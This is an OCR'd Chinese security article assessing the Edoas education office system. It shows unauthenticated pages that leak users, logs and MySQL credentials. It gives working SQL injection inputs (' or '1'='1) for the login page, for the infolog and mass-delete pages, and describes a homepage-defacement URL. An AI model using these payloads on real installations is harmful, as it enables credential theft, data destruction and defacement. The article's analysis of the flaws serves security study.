


图 3

于是我们对 Edoas 便有了初步了解，即 Edoas 是一套教育行政办公系统，并且获得了该系统默认的后台地址，如图 4 所示。

同时下载到了 Edoas 的源码和详尽的使用手册，如图 5 所示，至此我们已经成功了一半，我们可以有的放矢地分析和检测了。这也反映出一个问题：使用人员安全意识的薄弱！毕竟 Edoas 属于非开源的内部系统，竟然被公布在互联网上，稍微使用一点社会工程，一切将唾手可得。图一时之便，置安全于不顾，这也告诫我们安全是一个系统工程，除了关注软件本身的漏洞外，还要考虑人的因素——要强化人的安全防范意识。



图 4




图 5

获取了 Edoas 源码，我们的检测就不盲目了，也省去了极力发挥想象进行社会工程的辛苦，就像探险者获得了地图一样，只需按图索骥。其实在 Edoas 的后台登录页面，我们发现同样存在注入漏洞，当随便输入某个用户名和密码时，系统会提示“您输入的用户不存在”，但是当用户名改为“' or '1'='1”密码任意时，提示为“您输入的口令错误”，如图 6 所示。

据此我们得出两个结论：一是登录页面同样存在注入漏洞；二是该系统登录验证时，不是将用户名和密码同时提交给 SQL 语句一次性查询验证的，否则使用“or”就会直接通过验证。该系统是分两步进行验证的，首先根据用户名查询出数据库中密码的密文，然后比对该值是否与提交的密码密文一致。这样的验证方式本身是值得肯定的，但是系统给出的提示太过详细了，仅仅利用这两个提示的差异，我们便可以进行手工注入，逐步刺探出用户的密码密文，如果将提示笼统改为“您输入的用户名和密码有误”，那么我们将不知所云，就无法做出上面的判断了。这正是安全与复杂性成反比的辩证关系。




图 6

一般情况下，这时我们只要使用 union 语句也会强行通过验证，但是 Edoas 不同，它在验证用户登录时使用的不是 SQL 语句，而是 HQL 语句，遗憾的是 HQL 竟然不支持 union！这一点在后面我们会讨论到。尽管如此，我们已经可以断定这不是一套安全的系统，试想一个系统在后台登录如此关键的验证页面都欠考虑，那么还会关注其他页面吗？

这是 Edoas 给我们的第一印象。

社会工程信息的刺探

分析 Edoas 源码，总体感觉代码冗余，测试痕迹、垃圾文件较多，不是那么系统和严密，对此不想做过多的评价，只是觉得这样的东西直接拿来应用和推广，有些欠思虑。在本节中我们给出几个无须用户验证就可以直接访问的页面，而且通过这些页面，我们能获得大量的社会工程信息，比如 Web 设置、网站的规模、用户信息、使用日志等等。该系统主要页面的 URL 均在“/edoas2/”下，比如“http://网站域名/edoas2/oa.jsp”，以下如无特殊说明，给出的页面均相对于“http://网站域名/edoas2/”而言。

1）onlineuserlist_tx.jsp：爆网站用户信息！如图 7 所示，查看页面源码可以得到用户在网站的“别名”——登录验证时使用的名称，如图 8 所示，利用该页面我们可以掌握网站的规模和使用范围。




图 7




图 8

2）edoas2_test.jsp：爆服务器敏感信息。从该页面 MySQL 数据库连接用户名和密码、网站的绝对路径等都可以获取，如图 9 所示，网站的目录结构已经很清楚了。




图 9

3）showroles.jsp：爆网站用户角色，如图 10 所示。

“include/infolog/infolog.jsp?eid=' or '1'='1”：爆用户操作日志，如图 11 所示，可以了解网站使用频率、信息交换流量。




图 10




图 11

高危漏洞

以上页面可以为我们进行社会工程检测提供帮助，直接危害不是很大，但是下面爆出的几个漏洞对于 Edoas 来说则是相当危险的！

1）任意删除文章。无需用户登录，可以直接删除，代码分析略。使用 deletedocument.jsp、deletesenddocument.jsp 可以浏览所有的文章，如图 12 所示，deletedocument2.jsp、deletesenddocument2.jsp 页面执行删除操作，如果将删除页面的变量 id 修改为“' or '1'='1”将删除所有文章！高危！这些页面还分布在“gongwenguanli”等目录下。这些页面默认是使用 root 用户连接 MySQL 的。




图 12

2）修改首页。“xinxiguanli/shouyeshezhi/createHtml.jsp?id=”页面作用是修改网站的首页文件 index.html，根据变量 id 值跳转至相应的“website+数字”目录，而且该页面无须用户登录，所以只要修改 id 值就能“摧垮”网站。如果 id 不是 1～6 之间（试用版默认）的数字，比如空值、字母等等，首页将显示“网站正在升级中...”，如图 13 所示，慎用！

